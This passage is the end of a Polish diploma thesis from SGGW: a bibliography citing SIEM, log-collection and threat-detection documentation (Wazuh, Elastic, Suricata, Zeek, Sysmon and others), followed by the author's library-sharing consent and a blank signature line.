- [30] SearchInform. *SIEM Behavioral Analysis: Transforming Threat Detection.*  
<https://searchinform.com/articles/cybersecurity/measures/siem/analytics/siem-behavioral-analysis>  
[Data dostępu: 03.07.2025 r.]
- [31] Splunk. *IT Event Correlation: What It Is and How It Works.*  
[https://www.splunk.com/en\\_us/blog/learn/it-event-correlation.html](https://www.splunk.com/en_us/blog/learn/it-event-correlation.html)  
[Data dostępu: 03.07.2025 r.]
- [32] Teixeira, A. *Baselines 101: Building Resilient, Frictionless SIEM Detections.*  
Detect.fyi.  
<https://detect.fyi/baselines-101-building-resilient-frictionless-siem-detections-64dcbfb5afce>  
[Data dostępu: 03.07.2025 r.]
- [33] OISF. *Suricata Documentation.*  
<https://docs.suricata.io/>  
[Data dostępu: 05.07.2025 r.]
- [34] Zeek Project. *Zeek Documentation.*  
<https://docs.zeek.org/>  
[Data dostępu: 05.07.2025 r.]
- [35] Microsoft. *Sysmon Documentation.*  
<https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>  
[Data dostępu: 05.07.2025 r.]
- [36] Elastic. *Elastic Defend Documentation.*  
<https://www.elastic.co/guide/en/security/current/defend.html>  
[Data dostępu: 05.07.2025 r.]
- [37] Wazuh. *Wazuh Documentation.*  
<https://documentation.wazuh.com/>  
[Data dostępu: 05.07.2025 r.]
- [38] Elastic. *ELK Stack Documentation.*  
<https://www.elastic.co/what-is/elk-stack>  
[Data dostępu: 05.07.2025 r.]

- [39] Netgate. *pfSense Documentation*.  
<https://docs.netgate.com/pfsense/en/latest/>  
[Data dostępu: 05.07.2025 r.]
- [40] VirusTotal. *VirusTotal Documentation*.  
<https://support.virustotal.com/>  
[Data dostępu: 05.07.2025 r.]
- [41] NXLog. *Agent-Based vs. Agent-Less Log Collection*.  
<https://nxlog.co/news-and-blog/posts/agent-based-versus-agent-less>  
[Data dostępu: 06.07.2025 r.]
- [42] Beaman, J., & Hague, S. (2021). *Blue Team Level 1 (BTL1)*, Security Blue Team, sekcja „Syslog”.  
<https://elearning.securityblue.team/>  
[Data dostępu: 06.07.2025 r.]
- [43] Elastic. *Beats Documentation*.  
<https://www.elastic.co/docs/reference/beats/serverless/beats>  
[Data dostępu: 06.07.2025 r.]
- [44] Elastic. *Elastic Agent Documentation*.  
<https://www.elastic.co/docs/reference/fleet>  
[Data dostępu: 06.07.2025 r.]
- [45] Wazuh. *Wazuh Agent Documentation*.  
<https://documentation.wazuh.com/current/installation-guide/wazuh-agent/index.html>  
[Data dostępu: 06.07.2025 r.]
- [46] Panther. *Identifying and Mitigating False Positive Alerts*.  
<https://panther.com/blog/identifying-and-mitigating-false-positive-alerts>  
[Data dostępu: 06.07.2025 r.]
- [47] Microsoft. *Security auditing overview*.  
<https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/security-auditing-overview>  
[Data dostępu: 20.07.2025 r.]
- [48] Ultimate Windows Security. *Security Log Event ID Encyclopedia*.  
<https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/default.aspx>  
[Data dostępu: 20.07.2025 r.]

[49] GCHQ. *CyberChef*.

<https://gchq.github.io/CyberChef/>

[Data dostępu: 20.07.2025 r.]

[50] MITRE Corporation. *ATT&CK® Navigator*.

<https://mitre-attack.github.io/attack-navigator/>

[Data dostępu: 20.07.2025 r.]

[51] Google. *VirusTotal*.

<https://www.virustotal.com/>

[Data dostępu: 20.07.2025 r.]

Wyrażam zgodę na udostępnienie mojej pracy w czytelniach Biblioteki SGGW  
w tym w Archiwum Prac Dyplomowych SGGW

.....  
*(czytelny podpis autora pracy)*

